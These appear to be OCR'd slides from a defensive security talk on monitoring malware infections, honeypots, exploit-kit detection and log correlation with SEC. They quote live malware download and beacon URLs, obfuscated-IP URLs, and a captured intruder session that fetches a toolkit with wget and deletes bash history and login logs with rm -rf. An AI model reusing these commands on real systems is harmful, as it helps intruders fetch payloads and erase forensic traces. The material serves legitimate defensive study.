
Further payload loaded via HTTP

http://64.191.65.99/view_img.php?c=4&amp;k=a4422297a462ec0f01b83bc96068e064



```
netprotocol.exe     26.03.2012 19:47:34
106.exe             02.04.2012 17:42:32
elro.exe            03.04.2012 2:09:53
kwe.exe             13.04.2012 15:09:20
```

Detection By AV Sample from May 09 2012 Detect ratio 1/42



virustotal

SHA256: 85b80c7be8d38eec977ecfc9a358e0911016b8e338f9ed97d0846ad169fd32b3

File name: netprotocol.exe

Detection ratio: 1 / 42

Analysis date: 2012-05-09 16:52:58 UTC (0 минут ago)

Antivirus	Result
Microsoft	-
NOD32	Win32/SpyVoltar.A

Monitoring infection and post infection activity

- **Infection:** .jar and .dat file downloaded by FTP, server name = obfuscated IP Addres, example **ftp://3645456330/6/e.jar** Java version in FTP password, example **Java1.6.0_29@**
- **Updates:** executable transfer from some Internet host, example **GET http://184.82.0.35/f/kwe.exe**
- **Postinfection activity:** Mass HTTP Post to normal and generated domains with URL: **check_system.php**

```
09:04:46 POST http://hander.be/check_system.php
09:05:06 POST http://aratecti.be/check_system.php
09:06:48 POST http://hander.be/check_system.php
09:07:11 POST http://aratecti.be/check_system.php
```

collecting samples from the exploit packs

Simply create the ENVIRONMENT, which he is targeting (JVM, IE, Adobe ..)

Be aware of serve once per IP and other restrictions


Consulting company works fine, but it was their last time

11/6/2012 10:24	0x53.0xaa.0x6a.0x38	http://0x53.0xaa.0x6a.0x38/info.txt
11/6/2012 10:24	0123.0252.0152.070	http://0123.0252.0152.070/info.txt
11/6/2012 10:24	1440109764	http://1440109764/info.txt
11/6/2012 10:24	1403677240	1403677240:443
11/6/2012 10:24	4211031720	4211031720:443
11/6/2012 10:24	12352465070	012352465070:443
11/6/2012 10:24	24725152160	024725152160:443

TOOLS

Honepots


- Practical experience with building honeypots and what gets captured.



```
erp:~# mkdir "  .  "
erp:~# cd "  .  "
erp:~/  .  # wget wget http://X.HackerSoft.Org/nw.tgz
--2013-04-03 22:08:31--  http://wget
Connecting to wget:80... connected.
HTTP request sent, awaiting response... DNS lookup failed: address 'wget'
erp:~/  .  # ls -la
drwxr-xr-x 1 root root 4096 2013-04-03 22:13 .
drwxr-xr-x 1 root root 4096 2013-04-03 22:13 ..
erp:~/  .  # rm -rf .bash_history
erp:~/  .  # rm -rf /var/run/utmp
erp:~/  .  # rm -rf /var/run/wtmp -
erp:~/  .  # rm -rf /var/log/lastlog
erp:~/  .  # rm -rf /usr/adm/lastlog
rm: cannot remove `/usr/adm/lastlog': No such file or directory
```

Honeypots

- There are quite a few to grab and customize:
  - Kippo
  - http://amunhoney.sourceforge.net/ - gets lots of web kiddies in.
  - Lets watch some cartoons ;-)



```
                  sh kevin@103.29.198.33
                  ty of host '103.29.198.33 (103.29.198.33)
RSA key fingerprint is 9d:30:97:8a:9e:48:0d:de:04:8d:76
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '103.29.198.33' (RSA) to the
kevin@103.29.198.33's password:
Linux localhost 2.6.26-2-686 #1 SMP Wed Nov 4 20:45:37
Last login: Tue Apr  2 14:41:54 2013 from 192.168.9.4
```

Roll-your-own crawler + yara ;)

- Used to automate detection of exploitkit redirect placements. Per-se static, uses jsunpack to deobfuscate javascript before rules are applied. HAS MANY LIMITATIONS :)

```
./crawler.py yandex.ru
WARNING: no protocol given. using http
crawling url http://yandex.ru
Crawling under domain: yandex.ru
fetching http://yandex.ru
fetching http://home.yandex.ru/?from=prov_main
fetching http://soft.yandex.ru/?mp
fetching http://tune.yandex.ru/region/?retpath=http%3A%2F%2Fwww.yandex.ru%2F%3Fd
fetching http://www.yandex.ru/?edit=1
```

Control network objects (update_macs.pl)

- What is it for?
- How it works and data sources
- Demo

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

IDs:

- Workstation IP
- User AD Login
- MAC
- Switch
- Port

Sources:

- AD
- Switch
- Router

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

IDs:


- Workstation IP
- User AD Login
- MAC
- Switch
- Port

} Location

Sources:

- AD
- Switch
- Router

Control network objects (update_macs.pl)



LogonActivity

AuthenticationPackage	SourceNetworkAddress	UserName
NTLM	10.11.12.13	svsokolov

MACS

MAC	IP	Switch	Port	Login
00-11-22-33-44-55	10.11.12.13	sw-c2924	fa0/18	svsokolov


What is it for, update_macs.pl? (use cases)

1. We see IP-address in IDS\IPS logs. **Who** is there?
2. If we don't know who. **Where** is it?
3. If we use DHCP. **Who** was **when**?
4. Control **moving** from one location to another.

SEC: Simple Event Correlator

- Again if you don't have SIEM....
- is a tool for accomplishing event correlation tasks in the domains of log analysis, system monitoring, network and security management, etc
- written in Perl
- http://simple-evcorr.sourceforge.net/
- We can't imagine scenario that can't be implemented in SEC

Deployment


Windows (SNARE)
syslog
Outlook
Sec officer
Network devices
syslog
SMTP
Syslog
SNMP trap
IPS/IDS
syslog
Syslog
SNMP trap
UNIX
Linux
*nix
Syslog-ng
Snmptrapd
SEC.pl
McAfee ePO

Correlated events: IDS (ISS RNE) (portscan analysis)

Problem: Just single *_Probe_* (probe) means nothing, but from one source:

- 5 same probes within 60 sec.,
- 10 different probes within 60 sec.,
- probes to 7 different destinations within 60 sec.,
- Probes at speed (number of events/time period) more than 0.5,

… need to be investigated.

